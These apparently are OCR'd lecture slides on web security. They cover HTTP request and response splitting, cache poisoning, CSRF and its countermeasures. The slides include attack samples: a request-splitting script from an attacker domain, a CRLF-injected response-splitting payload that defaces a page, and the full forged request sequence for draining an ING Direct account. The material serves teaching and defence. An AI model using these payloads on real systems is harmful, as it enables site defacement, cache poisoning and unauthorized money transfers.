
```
TRACE / HTTP/1.1
Host: www.malicious.be
Cookie: parameter=somevalue
```

HTTP Response body

HTTP Request/Response splitting

- **Synonyms and variations:**
  - HTTP header injection
  - HTTP Request splitting
  - HTTP Request splitting
  - HTTP Request smuggling
  - HTTP Response smuggling
- **Request splitting targets vulnerability in the browser/proxy**
- **Response splitting targets vulnerability in the server/proxy**

Web infrastructure




Web proxy

- **Web proxy**
  - sits in between the client and the web servers
  - typically provides web connectivity to an internal network
  - receives requests from internal clients, sends out the HTTP requests on behalf of the clients and returns the responses to the clients
  - can filter requests and content, or can cache results to limit bandwidth usage
- **Reverse proxy**
  - is typically installed near one or more server
  - forwards all incoming traffic to the servers
  - can filter requests or expose internal servers to an extranet

HTTP Request splitting

- **Description:**
  - Script can send multiple HTTP requests instead of a single HTTP request
  - In order to split the HTTP request, special characters are injected into the request:
    - □ Carriage return: ‘\r’, %0d
    - □ Line feed: ‘\n’, %0a
- **Impact:**
  - In combination with a HTTP proxy, the script can circumvent the same origin policy:
    - According to the browser, only 1 request is sent
    - According to the proxy, multiple requests are sent, potentially to different origin domains

Http Request splitting: concept



HTTP Request splitting example

- Script resides in web page of *www.attacker.com* domain
- Nevertheless, the script breaks out of the same origin policy and sends a request to *www.targetdomain.com*

```
<script>
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.open("GET\thttp://www.targetdomain.com/some_path\tHTTP/1.0\r\n” +
    + “Host:\twww.targetdomain.com\r\n” +
    + “Referer:\thttp://www.targetdomain.com/my_referer\r\n\r\n” +
    + “GET”,  "http://www.attacker.com/",false);
x.send();
</script>
```

HTTP response splitting

- **Description:**
  - Unvalidated data is included in the HTTP response header
    - Carriage return: ‘\r’, %0d
    - Line feed: ‘\n’, %0a
  - HTTP response header is sent to a web user
- **Impact:**
  - Attacker has control over the HTTP response body sent back to the browser
  - Allows the creation of additional HTTP responses:
    - Cross-user defacement
    - Cache poisoning of HTTP proxy and web browser
- **Countermeasures:**
  - Input and output validation

HTTP response splitting example

- **Suppose the following server code:**

```
…
String nick = request.getParameter(“nickname”);
Cookie cookie = new Cookie(“nick", nick);
response.addCookie(cookie);
…
```

- **Inject the following nick:**
  - Lieven%0d%0aConnection:%20Keep-Alive%0d%0aContent-Length:%200%0d%0a%0d%0a

```
HTTP/1.0%20200%20OK%0d%0aContent-Type:
%20text/html%0a%0aContent-Length:%2021
%0d%0a%0d%0a<html>Defaced!</html>
```


new response

Web Cache Poisoning

- **Following example is taken from Amit Klein:**
  - Let’s change http://www.the.site/index.html into a “Gotcha!” page.
  - Participants:
    - Web site (with the vulnerability)
    - Cache proxy server
    - Attacker
  - Attack idea:
    - The attacker sends two requests:
      1. HTTP response splitter
      2. An innocent request for http://www.the.site/index.html
    - The proxy server will match the first request to the first response, and the second (“innocent”) request to the second response (the “Gotcha!” page), thus caching the attacker’s contents.

Slide is taken from Amit Klein’s presentation at OWASP AppSec Europe 2006

Web Cache Poisoning: Attack Flow



Attacker **Cache-Proxy** **Web Server**

1st attacker request (response splitter)

1st attacker request (response splitter)

302

302

2nd attacker request (innocent /index.html)

2nd attacker request (innocent /index.html)

200 (Gotcha!)

200 (Gotcha!)

200 (Welcome)

Slide is taken from Amit Klein's presentation at OWASP AppSec Europe 2006

Overview

- **XSS/CSRF**
- **Same Origin Policy**
- **Impact of CSRF**
  - CSRF objectives
  - CSRF in practice
- **Countermeasures**

CSRF objectives

- **Sending unauthorized requests**
- **Login CSRF**
- **Attacking the Intranet**

Sending unauthorized requests

- **Requests to the target server**
  - Using implicit authentication
  - Unauthorized, and mostly transparent for the end user
- **Typical examples:**
  - Transferring money
  - Buying products on e-commerce sites
  - Submitting false reviews/blog entries
  - Linking friends in social networks
  - DoS attacks
  - …

Login CSRF

- **CSRF typically leverages on browser's state**
  - E.g. via cached credentials, …

- **Login CSRF leverages on server's state**
  - Attacker forges request to a honest site
  - Attacker logs in with his own credentials, establishing a user session of the attacker
  - Subsequent requests of the user to the honest site are done within the user session of the attacker

Login CSRF examples

- **Search engines (Yahoo!, Google, …)**
  - Search requests of the user are recorded in the search history of the attacker's account
  - Sensitive details of the searches or personal search interests are exposed to the attacker
- **PayPal**
  - Newly enrolled credit cards are recorded in the profile of the attacker
- **iGoogle**
  - User uses the attacker's profile, including his preferences of gadgets
  - Inline, possible malicious gadgets run in the domain of https://www.google.com

Attacking the Intranet

- **Targeted domain can reside on the intranet**

- **Typical scenario's:**
  - Port scanning (FF has some forbidden ports)
  - Fingerprinting (via time-outs)
  - Exploitation of vulnerable software
  - Cross-protocol communication
    - E.g. sending mail from within domain

- **Some widespread attacks like reconfiguring home network routers**

Impact of XSS/XSRF

- **Examples**
  - Overtaking Google Desktop
    - http://www.owasp.org/index.php/Image:OWASP_IL_7_Overtaking_Google_Desktop.pdf
  - XSS-Proxy (XSS attack tool)
    - http://xss-proxy.sourceforge.net/
  - Browser Exploitation Framework (BeEF)
    - http://www.bindshell.net/tools/beef/

XSRF in practice

- **W. Zeller and W. Felten, *Cross-site Request Forgeries: Exploitation and Prevention*, Technical Report**

- **XSRF in the ‘real’ world**
  - New York Times (nytimes.com)
  - ING Direct (ingdirect.com)
  - Metafilter (metafilter.com)
  - YouTube (youtube.com)

XSRF: ING Direct

- **XSRF attack scenario:**
  - Attacker creates an account on behalf of the user with an initial transfer from the user’s savings account
  - The attacker adds himself as a payee to the user’s account
  - The attacker transfer funds from the user’s account to his own account

- **Requirement:**
  - Attacker creates a page that generate a sequence of GET and POST events

ING Direct request protocol

```
GET https://secure.ingdirect.com/myaccount/INGDirect.html?command=gotoOpenOCA
POST https://secure.ingdirect.com/myaccount/INGDirect.html
    command=ocaOpenInitial&YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25
POST https://secure.ingdirect.com/myaccount/INGDirect.html
    command=ocaValidateFunding&PRIMARY CARD=true&JOINTCARD=true&Account Nickname=[ACCOUNT NAME]&
    FROMACCT= 0&TAMT=[INITIAL AMOUNT]&YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25&
    XTYPE=4000USD &XBCRCD=USD
POST https://secure.ingdirect.com/myaccount/INGDirect.html
    command=ocaOpenAccount&AgreeElectronicDisclosure=yes&AgreeTermsConditions=yes&YES, I WANT TO CONTINUE..x=44&
    YES, I WANT TO CONTINUE..y=25&YES
GET https://secure.ingdirect.com/myaccount/INGDirect.html?command=goToModifyPersonalPayee&Mode=Add&from=displayEmailMoney
POST https://secure.ingdirect.com/myaccount/INGDirect.html
    command=validateModifyPersonalPayee&from=displayEmailMoney&PayeeName=[PAYEE NAME]&PayeeNickname=&
    chkEmail=on&PayeeEmail=[PAYEE EMAIL]&PayeeIsEmailToOrange=true&PayeeOrangeAccount=[PAYEE ACCOUNT NUM]&
    YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25
POST https://secure.ingdirect.com/myaccount/INGDirect.html
    command=modifyPersonalPayee&from=displayEmailMoney&YES, I WANT TO CONTINUE..x=44
POST https://secure.ingdirect.com/myaccount/INGDirect.html
    command=validateEmailMoney&CNSPayID=5000&Amount=[TRANSFER AMOUNT]&Comments=[TRANSFER MESSAGE]&
    YES, I WANT TO CONTINUE..x=44 &YES, I WANT TO CONTINUE..y=25&show=1&button=SendMoney
POST https://secure.ingdirect.com/myaccount/INGDirect.html
    command=emailMoney&Amount=[TRANSFER AMOUNT]Comments=[TRANSFER MESSAGE]&
    YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25
```

Overview

- **XSS/CSRF**
- **Same Origin Policy**
- **Impact of CSRF**
- **Countermeasures**
  - Input/output validation
  - Limit requests to POST method
  - Referer checking
  - Token-based approaches
  - Explicit authentication
  - Policy-based cross-domain restrictions
  - …

Input and output validation

- **Character escaping/encoding (<, >, ‘, &, “, …)**
- **Filtering based on white-lists and regular expressions**
- **HTML cleanup and filtering libraries:**
  - AntiSamy
  - HTML-Tidy
  - …

Input/output validation is hard!

- **XSRF/XSS have multiple vectors**
  - Some of them presented before
  - 100+ vectors described at http://ha.ckers.org/xss.html
- **Use of different encodings**
- **Several browser quirks**
  - Browsers are very forgiving
  - Resulting processing is sometimes counter-intuitive

Taint analysis

- Vogt et al (NDSS 2007) propose a combination of dynamic tainting and static analysis

- All sensitive data in the browser is tainted
- Taint is tracked in:
  - The Javascript engine
  - the DOM
- No cross-domain requests with tainted data are allowed

Anomaly detection

- **XSSDS combines 2 server-side XSS detectors (ACSAC 2008 by Johns, Engelmann and Posegga)**
- **Reflected XSS detector**
  - Request/response matching for scripting code
- **Generic XSS detector**
  - Trains the detector by observing scripts in legitimate traffic
  - Detects variances on the trained data set

Limit requests to POST method

- This is often presented as an effective mitigation technique against XSRF
- However, also POST requests can be forged via multiple vectors
- Simple example:
  - Form embedded in iframe
  - Javascript does automatically submit the form

Referer checking

- **What about using the referer to decide where the request came from?**

- **Unfortunately:**
  - Attackers can trigger requests without a referer or even worse fake a referer
    - e.g. dynamically filled frame
    - e.g. request splitting, flash, …
  - Some browsers/proxies/… strip out referers due to privacy concerns
    - 3-11% of requests (adv experiment with 300K requests)

Referer checking can work …

- **In a HTTPS environment**
  - <0.25% of the referers is stripped out

- **Referers can be made less privacy-intrusive and more robust**
  - Is distinct from existing referer
  - Contains only domain-information
  - Is only used for POST requests
  - No suppression for supporting browsers

The new referer: Origin

- **Proposed by Barth, Jackson and Mitchell at CCS'08**
  - Robust Defenses for Cross-Site Request Forgery

- **Merges several header proposals:**
  - CSS'08 paper by Barth, Jackson and Mitchell
  - Access-Control-Origin header, proposed by the cross-site XMLHttpRequest standard
  - XDomainRequest (Internet Explorer 8 beta 1)
  - Domain header of JSONRequest

Token-based approaches

- **Distinguish "genuine" requests by hiding a secret, one-time token in web forms**
  - Only forms generated by the targeted server contain a correct token
  - Because of the same origin policy, other origin domains can't inspect the web form
- **Several approaches:**
  - RequestRodeo
  - NoForge
  - CSRFGuard
  - CSRFx
  - Ruby-On-Rails
  - ViewStateUserKey in ASP.NET
  - …

RequestRodeo

- **Proposed by Martin Johns and Justus Winter (OWASP AppSec EU’06)**
- **Client-side proxy against XSRF**
  - Scan all incoming responses for URLs and add a token to them
  - Check all outgoing requests
    - In case of a legitimate token and conforming to the Same Origin Policy: pass
    - Otherwise:
      - Remove authentication credentials from the request (cookie and authorization header)
      - Reroute request as coming from outside the local network

NoForge

- **Proposed by Jovanovic, Kirda, and Kruegel (SecureComm 2006)**
- **Server-side proxy against XSRF**
  - For each new session, a token is generated and the tupple (token-sessionid) is stored server-side
  - Outgoing responses are rewritten to include the token specific to the current session
  - For incoming requests containing implicit authentication (i.e. session ID), tokens are verified
    - Request must belong to an existing session
    - Token-sessionid tupple matches

CSRFGuard

- **OWASP Project for Java EE applications**

- **Implemented as a Java EE filter**
  - For each new session, a specific token is generated
  - Outgoing responses are rewritten to include the token of the specific session
  - Incoming requests are filtered upon the existence of the token: request matches token, of is invalidated

- **Limitation: dynamic requests in web 2.0**

Tokens

- **Important considerations:**
  - Tokens need to be unique for each session
    - To prevent reuse of a pre-fetched token
  - Tokens need to be limited in life-time
    - To prevent replay of an existing token
  - Tokens may not easily be captured
    - E.g. tokens encoded in URLs may leak through referers, document.history, …

Explicit authentication

- Additional application-level authentication is added to mitigate XSRF

- To protect users from sending unauthorized requests via XSRF using cached credentials

- End-user has to authorize requests explicitly

Policy-based cross-domain barriers

- **Microsoft**
  - Cross Domain Request (XDomainRequest)
  - Cross Domain Messaging (XDM)
- **Adobe**
  - Cross-domain policy
- **HTML 5**
  - Cross Domain Messaging (postMessage)
  - XMLHttpRequest Level 2
  - Access Control for Cross-Site Requests

Adobe cross-domain policy

- Limits the cross-domain interactions towards a given domain
- Is used in Flash, but also some browser plugins implement policy enforcement

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
   <allow-access-from domain="*" to-ports="1100,1200,1212"/>
   <allow-access-from domain="*.example.com”/>
   <allow-http-request-headers-from domain="www.example.com"
      headers="Authorization,X-Foo*"/>
   <allow-http-request-headers-from domain="foo.example.com"
      headers="X-Foo*"/>
</cross-domain-policy>
```

Noxes

- **Proposed by Kirda, Kruegel, Vigna, and Jovanovic (SAC'06)**

- **Client-side proxy**
  - Parses incoming pages
  - Builds list of allowed static URLs
  - Filters outgoing cross-domain requests based on the list of allowed URLs

- **Limitations:**
  - Allowed dynamically generated links
  - Injection of static links to fool proxy